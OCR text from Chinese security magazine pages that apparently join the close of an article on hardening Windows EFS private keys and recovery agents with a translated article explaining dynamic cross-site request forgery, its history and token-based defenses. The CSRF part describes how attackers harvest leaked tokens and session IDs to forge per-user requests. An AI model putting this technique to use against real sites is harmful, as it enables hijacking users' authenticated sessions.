


图 4

由于对称和非对称策略的同时使用，以及对用户私钥、主密钥的加密保护，EFS 的安全性是比较高的。如果要进一步提高安全性，可以从私钥入手。




图 5

上文提到，用户的私钥是经过加密后保存在 C:\Users\Username\Application Data\Microsoft\ Crypto\RSA\SID 文件夹中的，攻击者有可能采用一些手段破解得到私钥的明文，对已加密的文件造成威胁。对此，我们可以将私钥导出到其他存储设备中，并删除在本地的记录，需要的时候再从存储设备导入，这样就使攻击者无法得到私钥，从而不能对文件进行破解。

在运行中输入“certmgr.msc”打开证书管理单元，在“证书->当前用户->个人->证书”中，选中要导出的证书，右键选择“所有任务->导出”，如图 6 所示，进入证书导出向导，按提示对证书进行导出。先选择要将证书保存到的位置，再选择将私钥同证书一起导出，然后选择如果导出成功删除私钥，完成后，即可将该证书从本地删除。如果用户需要对文件进行读取等操作，将已导出的证书再安装到本地即可。并且，当重装系统导致原用户证书、私钥等数据丢失时，将证书再次导入到当前用户的系统中，那么之前用 EFS 加密的数据将仍能使用。




图 6

在 EFS 中，允许将某一用户设置为数据恢复代理，该用户拥有对所有用户的加密文件的操作权限。这样，

当某用户账号被删掉时，可以用数据恢复代理来恢复出被该用户加密的数据。但是，该用户只对在其被设置为数据恢复代理后加密的文件有操作权限。

首先用将要设置为数据恢复代理的用户登录系统，以管理员身份运行命令提示符，用“cipher /r:name”命令为当前用户生成名为 name 的证书，并根据提示设置密码将证书保护起来，完成后可在 C:\Windows\system32\文件夹中找到 name.cer 和 name.pfx 两个文件，将这两个证书文件安装到系统中。接下来在运行中用 gpedit.msc 打开本地组策略编辑器，选择“计算机配置->Windouws 设置->安全设置->公钥策略”，单击右键，选择“加密文件系统->添加数据恢复代理程序”，按照添加故障恢复代理向导的步骤，找到上文中生成的证书，如图 7 所示，完成后即可将当前用户设置为数据恢复代理。





图 7

从加解密方法和密钥管理策略来说，EFS 都是比较安全的，但是任何密码算法都有被破解的可能性，这就意味着我们不能绝对依赖任何加密系统，而是要提高自身安全意识，加强对信息的保护。

前置知识：无
关键词：脚本、跨站、令牌



动态跨站请求伪造攻击

文/ Nathan Hamiel 译/ 小小杉

跨站请求伪造（Cross-Site Request Forgery，CSRF）通常称为重放攻击或静态攻击，在这些攻击中，攻击者常使用标记语言、JavaScript 脚本等迫使客户端浏览器在用户未知的情况下，对受影响的站点执行已知的可重复的时段内攻击（in-session）。

在每次会话（per-session）或每次请求（per-request）的过程中，如果客户端都使用独立的令牌，能使攻击者无法监听令牌，若客户端同时还校验其他浏览器的行为，如涉及的 URL 地址等手段，就可以有效抵御 CSRF 的攻击。

本文描述了许多构建“动态”CSRF 的攻击办法。它们基本都是通过对目标伪造唯一请求来实现的，甚至在不存在跨站脚本或跨域问题的情景中也可以实现。

经典的跨站请求伪造攻击

在 2001 年，Pete Watkins 在给 Bugtraq（BugTraq 是一个完整的对计算机安全漏洞的公告及详细论述的邮件列表，即其是什么，如何利用它们，以及如何修补它们）的邮件中提到了跨站请求伪造攻击这个术语，而早在 1988 年 Norm Hardy 已经将现今所谓的 CSRF 描述为“混淆代理人”（Confused Deputy）。这是 Watkins 在参考了编译器和分时系统与这两个术语之间的相似问题后给出的描述。

CSRF 的基本前提是：目标用户在浏览网页时会遇到来自恶意网站的请求。该站点会以目标用户的名义，向已授权用户访问的网站发送请求。

伪造的请求可能以 IMG、IFRAME，或是 META 刷新这样的 HTML 标签的形式出现，其嵌入在 JavaScript 脚本或 Flash 中，或者被攻击者以 HTTP 300 重定向包发送出去。如果目标用户获得了授权，那么相关的 HTTP 头和任何授权数据都会连同恶意请求一起被发送到相关站点中。

以下是 Watkins 在 2001 年的 Bugtraq 邮件中描述的内容：CSRF 从来不会依赖于任何的客户端活动脚本，这样做是为了对具有授权的站点实施未经允许的攻击。

跨站脚本攻击（XSS）试图窃取用户的在线交易 Cookies，以方便攻击者操纵 Portfolio 文件。在用户不知道并不同意的情况下，CSRF 就能使用该 Cookies 来进行交易，如图 1 所示。




图 1 经典的 CSRF 例子。bad.com 网站上隐藏的标记语言对 good.com 网上的已授权会话伪造了客户端请求

2004 年，Thomas Schreiber 在论文“跨站请求伪造”（Session Riding，即 CSRF）中进一步扩充了 Watkins 的邮件内容，描述了大量的攻击情景，证明了 CSRF 对攻击者是可行的并且有价值的。除了重写网址外，Schreiber 还推荐将令牌化作为一种解决方案。

为了保证 Web 应用程序能够抵抗跨站请求伪造攻击，特引入令牌并在每个链接和表单中使用（至少在每一个敏感的表单中使用）。令牌在用户登录后生成，存储在服务器端的会话信息中。当接收到 HTTP 请求时，将其中的令牌与服务器端令牌进行比较。如果请求中缺少该令牌或两处令牌不相同，则停止处理该请求并将此会话作废。

Schreiber 的方法是避免 CSRF 攻击的最常用方法，也是现今较合适的减缓损失的方法。尽管在一些新框

架中，对于给定的生成请求和重建的页面浏览信息，CSRF 令牌可能是唯一的。但实际上 CSRF 令牌往往在给定的生命周期内（如用户会话）才有效，而且并不总是与特定会话相映射的。

有趣的是，Watkins 在 2001 年已经将令牌化中的缺陷当作了防御方法：尽管在留言板这种案例中，CSRF 攻击者可以利用中间重定向技术来改变 URL 值（从前一页面获得），并以合适的 URL 及预计的 Cookies 重定位到留言板，以达到欺骗的目的，但是将 Cookies 同 URL 欺骗组合在一起还是种不错的选择。因此，URL 欺骗可能起不到什么作用。

Watkins 认为令牌或 URL 欺骗对存在离站链接和前页漏洞的问题的站点不起作用，这个观点在现在仍然是对的。同时随着对离站内容、共享 API 的日益重视，越来越多的证据也证明了 Watkins 观点的正确性。

此外，由于令牌与给定的用户会话相映射，这就导致其不可重用。因此虽然令牌化技术已经很完善了，但还是必须得到正确地实施，同时一定要具有足够的随机性来抵抗暴力攻击。

Samy 蠕虫病毒改变了 CSRF 的规则，其将跨站脚本攻击同 CSRF 结合在一起进行传播。在这种情况下，CSRF 使用 XSS 来伪造包括用户特定请求令牌和其他相关会话信息的请求，因此其对跨站脚本攻击而言往往是一个有效载荷。

动态跨站请求伪造攻击

在动态 CSRF 攻击情景中，攻击者在每个用户特定会话信息的基础上扩充了 Watkins 描述的方法，并创建了一个自定义的、相对每个请求的伪造信息，其中包括有效的 CSRF 令牌和其他特定用户会话的参数。

为了使此方法在不使用跨站脚本的情况下获得成功，用户通常需要向攻击者控制的网站发送请求。同时，攻击者需要得到对构造该请求的有用信息。

通过前页（导航到当前网页的超链接所在网页的 URL）点击邮件应用程序或消息论坛中的链接可能会泄漏必要的信息。如果目标站点允许纳入像场外图像这样的离站内容（存在于许多论坛和社交网络中），那么攻击者就可以获得创建自定义伪造请求的必要信息，并将定制的响应发送到目标浏览器中，从而实现动态 CSRF 攻击。

此外，通过再次为每个目标请求伪造即时生成信息（on the fly），实现会话完成攻击（session fixation）或针对令牌的暴力攻击这样的情景，就可能与构造动态 CSRF 攻击的方法一样是可行的，如图 2 所示。

简而言之，如果可以从目标浏览器中获取具体会话信息，那么就能实现动态 CSRF 攻击。要在自动化的基础上利用它，由攻击者控制的应用程序就可以基于域或 URL 对不同的有效载荷进行封装（其中给定的请求来自这些域或 URL），同时该应用程序也包含伪造请求中的相关信息，如有效会话、IDS 或 CSRF 令牌。这些信息要么通过跨域前页漏洞获得，要么通过会话完成攻击获得。




图 2 动态 CSRF：用户请求被重定向到一个包括每个用户会话信息的 CSRF 中，比如 CSRF 令牌和会话 ID

以下是一个简单的例子，如果下列前页中的值是从被攻击者控制的服务器请求中获得的，那么其来自于目标浏览器："http://good.com/function.php?val1=foo&val2=bar&token=765234"。

